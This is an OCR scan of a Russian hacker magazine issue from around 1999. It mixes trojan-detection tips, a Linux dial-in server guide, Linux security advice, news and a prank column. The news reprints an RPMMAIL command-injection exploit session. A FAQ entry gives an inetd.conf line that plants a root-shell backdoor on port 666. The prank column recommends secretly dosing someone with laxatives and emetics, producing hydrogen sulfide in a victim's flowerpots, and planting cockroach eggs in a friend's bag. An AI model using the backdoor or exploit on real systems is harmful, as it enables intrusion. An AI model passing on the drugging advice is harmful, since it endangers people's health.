
Вот список типичных приложений, которые ты там можешь увидеть: **KERNEL32.DLL, MSGSRV32.EXE, MPREXE.EXE, MMTASK.TSK, VSHWIN32.EXE, EXPLORER.EXE, SYSTRAY.EXE, INTERNAT.EXE, LOADWC.EXE, RUNDLL.EXE, STARTPG.EXE, RNAAPP.EXE, TAPIEXE.EXE, SPOOL32.EXE, WSASRV.EXE** . Запоминать их все, конечно, не нужно (хотя можешь, тебе это не помешает), и если ты чего-нибудь из этого списка не увидишь – то это не значит что твой Маздай установился не полностью. Здесь просто собрано большинство системных программ, используемых Маздаями. А вот если увидишь что-то новое в реестре, не надо сразу бросаться удалять все подряд и форматировать винт, а следует спокойно разобраться с этой программой – откуда она у тебя и что делает. Помнишь такую старую поговорку – семь раз отмерь, один раз отрежь? Вот тут все так же: семь раз прикинь, один потри.

Если же в реестре ничего нет, то следует пробежаться по конфигурационным файлам Windows, таким как win.ini и system.ini. Win.ini и system.ini находятся в каталоге **c:\windows**, самый простой способ запустить программу оттуда – это написать **"run=путь\троян.exe" или "load=программа"**. Хотя запись сюда производится довольно редко, т.к. здесь довольно просто обнаружить что-то подозрительное, нежели, например, в реестре. Если вышеизложенные способы ничего не дали, а у тебя все-таки осталась навязчивая мысль о том, что ты подвергся заражению – то тогда возьми любой сканер портов, зайди в Инет и проскань свой IP (127.0.0.1 – одно из обозначений твоего компьютера в сети) на предмет "подозрительных" портов... Если у тебя открыты нестандартные порты – то есть повод для разбирательств.

Ниже приводится список "стандартных" портов, которые зачастую могут использоваться в твоей системе:

21 – FTP
23 – Telnet
80 – HTTP
53 – DNS
139 – NetBios
1027 – ICQ





Ассоциация По Борьбе с Компьютерным пиратством - полномочный представитель по защите интеллектуальной собственности компании SONY (SCEE) и Европейской Ассоциации Издателей Компьютерного Обеспечения (ELSPA) на территории РФ.

Полномочия включают:
-право на совершение РФ любых процессуальных действий по охране авторских прав
-право на проведение расследований и экспертизу в любых судебных учреждениях
-полномочия на ответственное хранение и уничтожение конфискованной контрафактной продукции в РФ



Если у тебя на компьютере хранятся пусковые коды ракет Пентагона или какая-то очень личная информация, и ты ОЧЕНЬ беспокоишься о ее безопасности – скачай себе FireWall (такая спец. прога, ею можно порты себе перекрыть или чего-нибудь еще сделать). После некоторой головной боли в ее настройке ты сможешь наблюдать, кто к какому порту хочет приконнектиться...
Очень хороша в этом случае программа ATGuard – с помощью этой утилиты ты в любой момент сможешь посмотреть, кто к тебе подключен, какое приложение для этого используется, на каком порту идет передача и какой IP-адрес подключившегося. В крайнем случае с ее помощью ты всегда сможешь разорвать соединение или включить FireWall. Теперь, если ты обнаружил подозрительное приложение, которое "висит" на каком-нибудь порту, советую его проверить.

Твоя безопасность моя профессия

Ниже идет несколько простых правил, соблюдая которые, ты можешь не беспокоиться о своей безопасности:

1. Скачивать программы можно ТОЛЬКО из надежных источников и как можно меньше со всяческих якобы "хакерских" сайтов... Львиная доля Троянов приходится именно на файлы с этих серверов.
2. Если ты скачал какую-то программу – ОБЯЗАТЕЛЬНО проверь ее на наличие вирусов. Наилучшим вариантом для тебя будет установить на компьютер антивирусный пакет AVP, разработанный Касперским, или же DrWeb.
3. Никогда не запускай программы, пришедшие к тебе по E-MAIL, т.к. очень часто всяческие шутники и иже с ними cool haxoры рассылают так программы-приколы. Поверь, Троян – это еще не худ
4. В качестве паролей всегда используй замысловатые наборы символов, типа Jqp2FQs, и по возможности старайся их вводить в окне терминала вручную – это обезоружит Троянов, отсылающих пассворды на чей-то E-MAIL адрес.
5. Будь бдителен.



Если ты не следовал этим правилам, и у тебя украли твои пароли, то СРАЗУ же пошли письмо в офис провайдера с просьбой о смене пароля! Или позвони в службу поддержки.
Кстати: есть такие Трояны, что обнаружить их почти невозможно! (таким Трояном является EPS I и II) Разве что только через At-Guard посмотреть на используемые порты. На данный момент я владею Трояном типа Mail Sender, который использует RING0 – это означает, что его не видно ни в реестре, ни в памяти... А скоро, возможно, автор научит его обходить и At-Guard. Лично у меня большая коллекция Троянов, все я тестировал на своей машине. Я встречал даже такие, которые удаляют At-Guard с системы или ставят запрет на просмотр скрытых процессов (просмотр возможен только DOS-утилитами).
Но самое главное – за всю жизнь я не встретил ни одного Трояна, от которого не смог бы избавиться. Так что будь аккуратен, пользуйся презервативом, переходи улицу на зеленый свет, ну а если уж посадил Трояна – лечись и борись с ними! Успехов тебе в этом нелегком деле – борьбе с конями компьютерного фронта.




НОВЫЕ ПОХОЖДЕНИЯ
ШТЫРЛИЦА
или
ЛЮБИМЫЙ БЮСТ ФЮРЕРА
НОВЫЙ КВЕСТ ОСЕНИ
ДО 16
Бука
BUKA ENTERTAINMENT
ТЕЛ/ФАКС: (095) 111 5156
(095) 111 5440
E-MAIL: MARKET@BUKA.COM
WWW.BUKA.COM
ПО ВОПРОСАМ ОПТОВЫХ ЗАКУПОК ОБРАЩАЙТЕСЬ В КОМПАНИЮ "БУКА"

DIAL IN сервер в линуксе

MAL [MAL@XAKEP.RU] DELTA [DELTA@SLACKWARE.RU]))



Привет, читатель, соединяться друг с другом через модем при помощи всяких терминалок это сто процентный отстой. Почему, спросишь ты? Да потому что захочешь ты скачать у другана своего порнухи мегабайт на пять в зипе и, соединившись через терминалку, ты файло-то качать будешь, но вот никаких других сетевых действий производить невозможно. А при помощи диалин сервера ты можешь и телнетиться к другану, и на фтп залезть, и на IRC (если стоит IRC сервер) базарить с ним и все в одно время. Что-то вроде intranet получается, с соединением через модем.

Делаем сервак!

Для того чтобы хост являлся диалин сервером, естественно, нужно всунуть в него момед и протянуть телефонную линию. Кстати, насчет модемов – линукс не любит винмодемы и ненавидит plug & play (настроить, конечно, можно и их для работы с unix os, но ты столкнешься с гимором), поэтому при покупке, если рассчитываешь на то, что ты будешь работать в юниксах, бери или внешний модем, или с джэмперами :).

Тебе еще понадобится getty который будет держать связь. Обычно он запускается из файла – /etc/inittab. Getty кладется в бэкграунд процесс. Модемный getty будет в стадии ожидания пока не поступит звонок, после которого он ответит и начнет соединение между двумя машинами. Существует несколько gettys, которые могут быть использованы для этого случая. Я объясню настройку mgetty. Обычно можно увидеть такой файл /sbin/mgetty, который является ссылкой на реальный файл. А валяться он может в разных местах, в зависимости от дистрибутива.

На самом деле опций, которые ты можешь изменить в mgetty сам – полно, но самые важные из них настраиваются в таком файле: /etc/mgetty/mgetty.conf. Опять же, если у тебя нет такой директории или файла, то возможно, он валяется где-нибудь в другом месте, воспользуйся поиском. Если ты хочешь врубить AutoPPP, то придется подредактировать /etc/mgetty/login.config. Но об этом чуть позже.

Для того чтобы запустить mgetty, нужно подредактировать /etc/inittab. Тут тебе нужно будет выбрать, какой порт будет мониторить mgetty, то бишь где у тебя модулятор висит. Обычно это ttyS* in. Например, если у меня модем на третьем ком-порту, я добавляю такую строку:



```
S2:2345:respawn:/sbin/mgetty ttyS2
-D /dev/ttyS2.
```

Опция "-D" говорит mgetty: ожидать модемные звонки, остальное игнорировать. После изменений в inittab убиваем процесс1

```
kill -1 1
```

И /etc/inittab перегружается. Естественно, запускается mgetty.

По умолчанию mgetty запускает SLIP (Serial Line Internet Protocol) и при авторизации используется /etc/passwd. При этом пользователь попадает в шелл.

Даем юзверю вход по PPP

Но можно сделать и так, чтобы он получал ppp после авторизации. Для начала позволь юзерам запускать pppd:

```
chmod u+s /usr/sbin/pppd.
```



А теперь добавь в /etc/bashrc

```
alias
ppp="exec /usr/sbin/pppd -detach".
```

Теперь после авторизации пользователь, набрав команду ppp, запускает pppd. Все равно немного неудобно :). Тогда сделаем так: не будем мучить юзвера, после авторизации сразу запустится pppd.

Для этого подредактируем файл /etc/passwd таким образом:

```
ppp:x:351:230:pppclient:/home/ppp:
/usr/sbin/pppd.
```

Пользователь ppp теперь в шелл не сможет зайти :). Зато автоматически запускается pppd. Для того чтобы с тобой мог соединяться юзер из Win, ему нужно настроить звонилку так, чтобы после соединения открылось окно терминала, логин и пароль вводить вручную.

Но многим неудобно вводить логин и пароль вручную, и чтобы от этого избавиться, можно использовать на сервере AutoPPP. То есть при соединении пользователь сразу получает ppp. Часто mgetty уже откомпилирована с использованием AutoPPP; если у тебя все-таки что-то не пашет, то перекомпилируй его, а перед компиляцией сделай изменения чего-то там около 110 строки:

```
CFLAGS=-02 -Wall -pipe -DAUTO PPP.
```

После компиляции осталось изменить кое-какие настройки в /etc/mgetty/login.config.

Пропиши в нем

```
/AutoPPP/ – /usr/sbin/pppd file
/etc/ppp/options.server.
```

Отлично – теперь все должно работать. Хотя нет, постой... Давай-ка разберемся с настройками pppd:

Обычно файл /etc/ppp/options.server выглядит так:

```
-detach
asyncmap 0
modem
crtscts
lock
proxyarp
ms-dns aa.bb.cc.dd
ms-dns ee.ff.gg.hh
```

(настройка)

-detach – означает не запрещать запускать в бэкграунд процесс
asyncmap 0 – разрешить pppd работать с rlogin/telnet
modem – используем модем
crtscts – ну, понятно – hardware flow control
И последние – DNS.

```
login
proxyarp
ms-dns aa.bb.cc.dd
ms-dsn ee.ff.gg.hh
```

Для того чтобы включить PAP авторизацию, добавь в файл /etc/ppp/options.server

```
require-pap
refuse-chap
```

В этом случае при соединении сервер будет сверять логин и пароль пользователя с логинами файла /etc/ppp/pap-secrets. А выглядит он так:

```
#user  server  secret    addrs
satan  *       password  *
```

Но неудобно в отдельный файл прописывать пользователей и пароли, можно сделать и так, чтобы при авторизации PAP брал пароли из /etc/shadow. Для этого нужно добавить опцию login в файл /etc/ppp/options.server. И в конце он у нас будет выглядеть таким образом :)

```
-detach
asyncmap 0
modem
crtscts
lock
require-pap
refuse-chap
```

Ну и pap-secrets файлик в принципе пригодится, например, вырубить пользователя на часик нужно, прикрыв ему ppp доступ :). Не будем изменять /etc/passwd и /etc/shadow, а в pap.secrets пропишем такую строчку:

```
satan    *    –    *
```

Ну вот и все! :) Поздравляю, теперь ты можешь забацать своего провайдера, если у тебя выделенка и свободная телефонная линия.

Безопасность Linux, часть 2 Физический доступ



Часто тебе нужно бояться не взломщиков из сети а локальных взломщиков, то есть сотрудников фирмы, где ты работаешь, или друзей, которые так и норовят напоить тебя дома и стащить всю нужную им информацию ;).
Поэтому следует защитить сервер или рабочую станцию от локального взлома.
Например, если у тебя не запаролен BIOS, то можно легко поставить загрузку с cdrom или флопи диска, загрузиться, используя загрузочный диск, и без пароля попасть в твою систему. Допустим, что твоя рабочая станция на

unix news

Последнее ядро: 2.2.13
Последнее "нестабильное ядро": 2.3.23


Теперь в России! Информационный сервер по операционной системе "Linux" www.linux.ru . Последние новости, обновления, документация и многое другое о линуксе к вашим услугам.

Вышла новая версия (пока еще бета) Sendmail 8.10.0.Beta6
Поддерживает SMTP аутентификацию (RFC 2554), буферизация ввода/вывода файлов, поддержка IPv6, добавлены новые макросы, функция автоответчика и многое другое. Подробная информация http://www.sendmail.org/8.10.html

И опять баги в Red Hat. На сей раз были найдены проблемы с разделами в дистрибутиве 6.1. Раздел 0x0f не распознается как extended, HPFS и NTFS распознаются не правильно и при инсталляции, если ты выбираешь GNOME, все равно устанавливается KDE. Уже вышли обновления и патчи, при помощи которых эти проблемы устраняются.

Баг в RPMMAIL позволяет локально/удаленно исполнять комманды. Этот пакет поставляется на диске RH6.0 Extra Applications CD.
Вот тебе и экстра :)

```
bash$ telnet satanium.****.net 25
Trying ***.**.**.**...
Connected to localhost.
Escape character is '^]'.
220 fear62 Smail-3.2 (#1 1999-Jul-23) ready at Tue, 5 Oct 1999 11:31:13 -0500 (CDT)
MAIL FROM: ;/command/to/execute;
250 <;/command/to/execute;> ...
Sender Okay
RCPT TO: rpmmail
250 <rpmmail> ... Recipient Okay
data
354 Enter mail, end with "." on a line by itself
.250 Mail accepted quit
```




RedHat, тогда берем диск с RedHat, вставляем его в cdrom, ставим загрузку с cdrom, выбираем не install, а upgrade, ничего не апгрейдим, а просто меняем пароль, выходим из инсталляции, заходим в Redhat с новым паролем и берем то что нужно.

1. Всегда ставь пароль на BIOS.
2. Ставь в BIOS загрузку с жесткого диска, а не с флопи или cdrom.
3. Ставь пароль на LILO как на загрузку Linux, так и на загрузку Windows, так как взломщик может получить доступ к Linux разделу используя программу lread.

Как поставить пароль на BIOS, я думаю, ты знаешь а вот как поставить пароль на LILO, сейчас объясню:

Обычный конфиг LILO выглядит примерно так: (он валяется в /etc/lilo.conf)



```
–- /etc/lilo.conf –-
boot = /dev/hda
timeout = 100
prompt
default = dos
vga = normal
other = /dev/hda1
   label = dos
   table = /dev/hda
image = /vmlinuz
   root = /dev/hda2
   label = linux
   read-only
–- /etc/lilo.conf –-
```

"Ни хрена не понял. Что тут что означает?" – скажешь ты. OK. Смотри:

delay = 100 – Это время ожидания, после истечения которого будет загружено то, что установлено по умолчанию.

message = /boot/message.txt – Сообщение, которое появляется во время загрузки лило, перед выбором операционки. Можно там написать, что-то типа "Welcome to Hell" ;).

password = qwerty – Параметр ввода пароля, в данном случае пароль – qwerty.

default linux – Параметр сообщает, что загружается по умолчанию.

label=linux – Параметр определяет, какое название принадлежит загружаемому разделу.

alias=unix – Алиас для раздела.

prompt – Данный параметр определяет то, что лило будет ожидать выбора пользователя перед загрузкой системы (без него система будет сразу же загружаться, не учитывая твои желания).

image=/boot/vmlinuz-2.2.12 – Загрузка определенного ядра. Например, у тебя несколько ядер и тебе удобно использовать иногда 2.1.127, а иногда 2.2.12.

Примечание: если твой сервер удален и ты собираешься перезагружать его удаленно, то установка пароля на LILO не самая хорошая идея.

Вот как выглядит мой конфиг файл:

```
–- /etc/lilo.conf —-
boot = /dev/hda
message =
/boot/message.txt
prompt
default = x
vga = normal
other = /dev/hda1
   label = w
   table = /dev/hda
password=qwerty
image = /vmlinuz-2.2.10
   root = /dev/hda2
   label = x
   read-only
password=qwerty1
— /etc/lilo.conf —
```

Не забудь, что после каждого изменения /etc/lilo.conf следует набрать lilo, чтобы новые установки вступили в силу. Также следует поставить такие пермишены на конфиг, чтобы обычные пользователи не могли его читать или изменять.

Мониторинг

Конечно же, можно просматривать историю вводимых команд пользователем, но иногда этого недостаточно. Необходимо следить за его действиями в реальном времени. В таких ситуациях можно пользоваться следующими методами:

ttysnoop – данная программа поставляется в большинстве дистрибутивов Linux. Она позволяет мониторить конкретный tty, выводить сообщения на консоль или писать лог в файл.

снифферы – не зря говорят, что снифферы не только для хакеров, но и для админов :). Используя их, также можно следить за действиями пользователей.

Полезные утилиты

Ниже приведено несколько утилит, которые являются очень полезными в поддержании безопасности твоей системы.

-SSH

Если ты еще не используешь SSH, то я тебе советую начать юзать его. SSH использует ключи, похожие на PGP, шифрует передачу логина и пароли и вводимые тобой команды. Если ты используешь обычный telnet, кто-то, воспользовавшись снифером пакетов, может легко поймать твой логин и пароль и всю информацию, которую ты отправляешь на сервер.

Ты можешь больше узнать о SSH по следующим адресам:

SSH FAQ's – http://www.uni-karlsruhe.de/~ig25/ssh-faq/

SSH http://www.ssh.fi

-Secure Ping

Это безопасная замена обычному пингу для твоей системы. Она избавляет тебя от проблемы того, что некоторые пользователи атакуют другие системы флудом ICMP пакетов. Она ограничивает размер пакета и количество пос-



1) Как быстрее и легче всего оставить в системе backdoor?
В /etc/inetd.conf следует добавить строку:

```
666   stream  tcp   nowait  root   /bin/bash  bash -i
```

Теперь после перезапуска inetd на 666 порту будет висеть рут шелл.



2) Я русифицировал консоль, но когда я захожу на irc, все равно не вижу русских шрифтов, в чем дело?
Если твой irc клиент основан на ircII (BitchX , Epic и сам ircII), то следует скачать файл http://www.linux.ru/soft/irc/ircII-based/ircII/KOI_WIN.
Положи его в папку translations, в папке, где лежит твой irc клиент, после этого запусти свой irc клиент и набери '/set translation KOI_WIN'. Вот и все.



3) Почему я не могу из сети залогиниться в линукс рутом?
В большинстве дистрибутивов по умолчанию в целях безопасности установлено, что супер пользователь не может логиниться из сети. Если же тебе приспичило, то эту настройку можно изменить, прописав в файл /etc/securetty (содержит список tty, откуда может логиниться супер пользователь) список сетевых tty, например, ttyp0.

ланных пакетов, а также если пользователь пытается запускать атаки на другие системы, то secure ping записывает это в лог.
Получить более подробную информацию и скачать программу можно по адресу:
`http://www.sy.net/security`

-Smurf Logger
Название все говорит само за себя. Это программа логит smurf атаки на твою систему и пинги с большими размерами пакетов.
Информацию о программе можно получить по адресу:
`http://www.sy.net/security`

-Lsof
Программа смотрит, какие файлы открыты. Например, на системе несколько пользователей запустили irc бота eggdrop, который ест всю память твоего сервака, и естественно, это тебе будет мешать работать.
Программу можно получить по адресу:
`ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/`

-nmap
Отличная программа! Network mapper имеет много опций для сканирования.
Имеет такую полезную функцию, как удаленное определение операционной системы, поиск открытых TCP или UDP портов на системе и многое другое.
Информацию о программе найдешь по адресу:
`http://www.insecure.org/nmap`

-cops
Старенькая программа, но все же полезная для проверки локальной безопасности.
Проверяет систему на правильность атрибутов важнейших файлов, бюджеты пользователей без пароля, ищет suid файлы на системе и многое другое.
Не знаю, где домашняя страница данной программы, приведу несколько адресов, где ее можно получить:
`ftp://ftp.technotronic.com/unix/security-tools/`
`http://metalab.unc.edu/pub/Linux/system/security/!INDEX.short.html`

-John The Ripper
Взломщик паролей UNIX. Подходит для проверки 'слабых' паролей пользователей.
Автор русский =). Solar Disigner великий человек (скоро в X будет статья о нем + интервью).
`http://www.false.com/security/john/`

-Sniffit
На мой взгляд, самый лучший сниффер, который сейчас есть.
Запусти на своем компе './sniffit -I', и все станет понятно :).
Работает на: Linux, SunOS, Solaris, FreeBSD и IRIX.
`http://sniffit.rug.ac.be/~coder/sniffit/sniffit.html`


-snort
Хорошая программа для параноиков.
snort – это пакет логер (TCP,ICMP,UDP,IGMP), имеющий большие возможности и поддерживающий запуск сценариев. Например, сценарий – когда он логирует определенные виды скана или попытки использовать удаленные эксплоиты.
`http://www.clark.net/~roesch/security.html`

-miffo-check
Отличный сканер сетей класса B/C на нахождение определенных портов, активных хостов, открытых socks, прокси серверов.
`http://c5.hakker.com/archives/`


-netcat
Простая Unix утилита, которая читает и пишет данные через сетевые подключения, используя TCP или UDP протокол. Программа поддерживает работу со сценариями и обеспечивает создание любых видов сетевых подключений и работу с сетевыми сервисами.
Домашняя страница программы:
`http://www.l0pht.com/~weld/netcat/`

-icmpinfo
Уууу, что-то связь плохая стала!!! А может, кто-то нас пингует? :) Программа мониторит приходящие ICMP пакеты, входит почти во все дистрибутивы.

-Мозги
Особо важные утилиты – это твои знания и мозги... :)




По результатам голосования на linuxcare.com Slackware linux на первом месте ;–)



Линукс за один день.
Вит Мелькаф собирается за один день создать нечто новое из области linux при помощи разработчиков со всего мира. К сожалению, когда ты прочитаешь эту новость акция уже закончится, и ты не сможешь принять в ней участие, но увидеть что получилось можно тут:

http://linux.networkworldlive.com/



Советы зубного техника



Гена Крэк-о-делов



Друг мой, если я обычный инженер-заподлостроитель, то Славик просто академик этого дела. С ним – студентом зуботехнического техникума – мы сошлись в один момент. Родственность наших мыслей обнаружилась тоже очень быстро. Славик любезно пригласил меня к себе в зуботехнический в качестве пациента. Я очень вежливо отказался. И мы перешли к обсуждению того, как сделать наш мир лучше.

Рецепт первый: Славик прописал хорошо одеваться

На вечеринку захвати с собой нитку и иголку. В отсутствии хозяина аккуратно зашей рукав его куртки у основания. Теперь нужно предупредить всех остальных о начале представления. Все уходят гулять. Приятель пытается надеть свою куртку, в один рукав он уже попал, осталось попасть во второй, но не судьба... Самое главное, что зашить рукав пришло в голову только гениальному Славику, а до его жертвы это допирает обычно очень долго. Так что несчастный изрядно покривляется, прежде чем постигнет суть проблемы. Круто, если ты так приколишься над большим количеством людей. Групповое кривляние – это когда 15 человек не могут попасть в рукав в течение 15 минут. Только советую наблюдать это на безопасном расстоянии.

Рецепт второй: Месть химика

Есть милое вещество сульфид алюминия (AlS). Если ты плохо учился в школе (как я) и не знаешь химии, то знай, что такая соль разлагается водой (H2O). Один из продуктов этого разложения – сероводород (H2S). А теперь последний штрих, кладем этой соли побольше в цветочные горшки нашей жертвы. По словам Славика, сероводород хорош тем, что воняет здорово, а определить откуда – практически невозможно. Запахнет, как только садовод-любитель начнет поливать свои цветочки. Сульфид алюминия разлагается с хорошим выделением тепла, если с ним переборщить, то горшочки могут лопнуть. Кто не в курсе, сероводород воняет как тухлые яйца или как кое-что еще. Купить эту соль можно в любом химическом магазине. Или позаимствовать чуть-чуть у учителя по химии.

Рецепт третий: Зверский

На нашей планете много всякого зверья, которого люди очень боятся. Почему-то человеку очень неприятно представить, что кто-то у него живет внутри, черви, например. Змей, пауков и тараканов тоже мало кто любит. Это все ты можешь купить на рынке, где продаются кошки, собаки, корм для рыбок. Обычный чело-

век не может отличить ядовитую гадюку от ужа. А уж стоит рублей 50-100 и шороху наведет немалого. Паука обязательно бери с мохнатыми лапами, но он обойдется тебе раза в 2 дороже. Самое дешевое и эффективное развлечение – тараканы. Лучше покупать тропических. Мадагаскарский таракан величиной с большой палец и громко шипит. Славик порекомендовал мне периплането – таракан длиной 3 см. Бегает так же быстро, как и размножается. Положи яйцо такого таракана (оотеку), оно размером с треть горошины, в сумку одинокого приятеля, и у него появится много шестиногих домашних животных. Из одного такого яйца вылупится 10 маленьких тараканчиков, которые быстро подрастут и размножатся.

Рецепт четвертый: Диетический

Славик предлагает использовать пищевые красители для покраски еды в странные цвета. Есть традиционные: морковный и свекольный сок. Так можно получить фиолетовый чай или что-то в этом духе.

Рецепт пятый: Принцесса на горошине

Насыпаем чуваку в постель крошек. No comment.

Рецепт шестой: Бахчисарайский фонтан

Традиционная шутка медиков. Смешиваем слабительное, мочегонное и рвотное и поим кого-то. Это может быть опасным для жизни, т.к. лекарства могут вызвать аллергию или ты неправильно рассчитаешь дозировку. Так что лучше посоветуйся с фармацевтом. Славик рассказывал, как один приятель просидел в сортире сутки в свой день рождения, после того как к нему зашли друзья-медики. Они дали ему пургена (известное слабительное), аналог химического красителя фенолфтолеина.


Это самое интересное и изощренное из того, что рассказал мне Славик. В следующих номерах Х, думаю, ты его еще встретишь.

Рецепт седьмой: От студентов – медиков

Такое иногда делают с новичками в студенческом общежитии. На кровать несчастного, на белую простыню вываливается банка кабачковой икры. Когда чувак приходит, вся общага бросается с ложками к его кровати с криками: "Говнецо!". Когда они начинают радостно жрать кабачковую икру, приятеля выворачивает. Эту застольную историю рассказал мне один знакомый кандидат биологических наук.

Рецепт восьмой: От студентки МИДХТ

МИДХТ – Московский Институт Тонкой Химической Технологии. Одна из студенток (назовем ее Анна) у себя на даче отмечала день рождения. И после крутой попойки глубокой ночью вылила из дома всю воду. На стол она поставила стакан с водой, куда насыпала ~10 ложек соли. Самое интересное началось, когда сонные гости стали выползать "попить водички". Дешево и сердито, но я бы к ней на праздник не пошел.



Рецепт девятый: Трансформатор в лифте (от бывалого мусорщика)

Все современные лифты реагируют на опускание пола в кабине. Такой лифт, если в нем кто-то есть, без команды не поедет. Идешь на помойку, находишь там трансформатор, его можно вытащить из старого телевизора. Ставишь его в лифт. Веса как раз хватает, чтобы опустить пол. Теперь отсылаешь лифт на верхний этаж. Он останется там, пока не вынут трансформатор.

Рецепт десятый: Гость – продавец (от подъездного хулигана, страдающего инфантилизмом)

Многие в детстве давили на звонки и убегали. Теперь многие дверные звонки выведены на общую дверь кармана. Там бывает от двух до восьми звонков. Аккуратно сними крышечки с кнопок и соедини контакты параллельно кусочком провода. Такое соединение называется "Логическое ИЛИ". Теперь, надавив на любую кнопку, гость звонит сразу во все квартиры.

Ну и достаточно на сегодня. :) Оттягивайся!

HACK-FAQ


Задавать вопросы можно по e-mail адресу xakfaq@chat.ru (e-mail адрес состоит только из английских букв). Поле письма Subject обязательно должно быть с пометкой «вопрос для FAQ», иначе ты просто не дождешься ответа.

Ведущий рубрики, Хакер



Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты о ней знаешь. Это мне поможет ответить на твои вопросы. И не надо мне задавать вопросов типа: «как сломать www-сервер?» или просить у меня «халявного» INTERNET'а. Ты бы еще денег попросил прислать. :)
Все присланные письма прочитаны. И на них (в скором будущем :) все получат ответы.


Так как HiEW стал коммерческим, то меня интересует следующее: какие сейчас есть аналогичные программы для хакеров (главное, чтобы с возможностями не меньше, чем у HiEW)?



Ой. На самом деле таких программ полно (подобных). Хотя не уступающих по возможности мне известно всего две. По некоторым параметрам они лучше, по некоторым хуже. Но стоит отметить, что они бесплатные. А разве это не маловажно для кракера? =) Ну вот на вскидку: общеизвестный QViEW и давно забытый всеми (но вновь возродившийся) BViEW. Первый довольно известен (постоянно соперничал с HiEW), а вот по поводу второго я вам покажу их overview (стихами заговорил :) – прим. ред.). Мне лично BviEW понравился.
- мультиплатформенный (!) DOS/OS2/WIN32/Linux
- дизассемблер вплоть до Pentuim III и K6 3DNow
- понимает форматы COM/EXE/SYS/LE/LX/PE/NLM/COFF/ELF/A.OUT
- бесплатен (был и будет)
- в планах портирование под BeOS, FreeBSD и другие *nix

BViEW доступен на http://www.voshod.com/~nick/biew.html


Расскажи пожалуйста про алгоритм RSA.



RSA был одной из первых криптографических систем с открытым ключом (эта система была предложена в 1978 году). RSA – Rivest, Shamir, Aldeman – первые буквы фамилий авторов. Суть RSA в следующем:
1. Отправитель выбирает два очень больших простых числа P и Q. Вычисляет два произведения:
N = P * Q
M = (P-1) * (Q-1)
2. Затем отправитель выбирает случайное число D, взаимно простое с M. И вычисляет E, удовлетворяющее условию:
D * E = 1 MOD M
3. После этого отправитель публикует D и N как свой открытый ключ шифрования, сохраняя E как секретный ключ.
4. Если S – это сообщение, длина которого, определяемая по значению выражаемого им целого числа, должна быть в интервале (1,N), то оно превращается в шифровку возведением в степень D по модулю N и отправляется получателю:
D
S'=S MOD N
5. Получатель сообщения расшифровывает его, возводя в степень E по модулю
N, так как:
E D * E
S' MOD N = S MOD N.

Открытый ключ : пара чисел N и D.
Секретный ключ: число E.

